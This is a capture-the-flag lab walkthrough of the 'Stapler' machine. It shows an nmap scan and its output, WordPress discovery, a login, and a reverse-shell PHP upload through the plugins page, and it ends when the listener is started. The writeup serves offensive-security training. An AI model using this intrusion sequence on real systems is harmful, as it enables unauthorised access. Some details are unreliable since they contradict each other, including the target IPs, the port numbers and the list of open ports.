

Stapler

IP- 192.168.56.103


Walkthrough by Basil gafoor

Wattlecorp Cybersecurity Labs


Methadologies

Let's do nmap scan to find open ports, services, versions.

sudo nmap -A -p- 192.168.56.103




```
[baz@parrot:~/ctf/stapler]
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-31 17:59 IST
Stats: 0:01:14 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 61.78% done; ETC: 18:01 (0:00:46 remaining)
Stats: 0:01:14 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 61.87% done; ETC: 18:01 (0:00:46 remaining)
Nmap scan report for 192.168.56.103
Host is up (0.00063s latency).
Not shown: 65523 filtered ports
PORT      STATE SERVICE      VERSION
20/tcp    closed ftp-data      vsftpd 2.0.8 or later
21/tcp    open  ftp          vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|  STAT:
|  FTP server status:
|    Connected to 192.168.56.1
|    Logged in as ftp
|    TYPE: ASCII
|    No session bandwidth limit
|    Session timeout in seconds is 300
|    Control connection is plain text
|    Data connections will be plain text
|    At session startup, client count was 1
|    vsFTPd 3.0.3 - secure, fast, stable
| End of status
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|  2048 01:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e0:99:05 (RSA)
|  256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
23/tcp    open  dmsn        dmsn 2.75
24/tcp    open  doom?       doom? 2.75
```




```
80/tcp    open  http        PHP cli server 5.5 or later
|_ http-title: 404 Not Found
123/tcp    closed ntp
137/tcp    closed netbios-ns
138/tcp    closed netbios-dgm
139/tcp    open  netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp    open  doom?       doom? 2.75
| fingerprint-strings:
|  NULL:
|    message2.jpgUT
|    OMux
|    "OLjE
|    #;3|
|    \xf6
|    u{[r
|    qY0q
|    Y 7n2
|    3GM~{
|    9-aIT
|    LJA3
|    .npy.9
3306/tcp    open  mysql       MySQL 5.7.12-Ubuntu1
| mysql-info:
|  Protocol: 10
|  Version: 5.7.12-Ubuntu1
|  Thread ID: 0
|  Capabilities flags: 63487
|  Some Capabilities: Support41Auth, LongColumnFlag, Speaks41ProtocolOld, 000Client, SupportsCompression, SupportsTransactions, Speaks41ProtocolNew,
LongPassword, InteractiveClient, IgnoreSigpipes, DontAllowDatabaseTableColumn, IgnoreSpaceBeforeParenthesis, SupportsLoadDataLocal, FoundRows, Connec
tWithDatabase, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatements
| Status: Autocommit
| Salt: B\x01\x19\x0C,\x0E\x00+\x12jU,7\x17g#\x13\x01
| Auth Plugin Name: mysql_native_password
12388/tcp    open  http        Apache httpd 2.4.18 ((Ubuntu))
```

There was a number of ports open 21, 22, 53, 80, 137, 139


Also tell us about robot.txt 2 disallowed entries i.e. /admin112233 and /blogblog. Then we explored target IP over port 80 but didn't find anything here.




So we tried opening it in the browser with port 12380




We open /blogblog/ but here also didn't find any clue for the next step. Then we thought to explore <https://192.168.1.126:12380/blogblog/> which put up a new web page as shown below. Studying this blog we have established that the blog is made of Word Press. Now obviously use WPScan to know all about the blog.




Let's login using the credentials
 username john
 password- incorrect



We are now logged in. After enumerating for a while found out we can upload any files in plugins. So we uploaded a reverse shell php script and started a listener



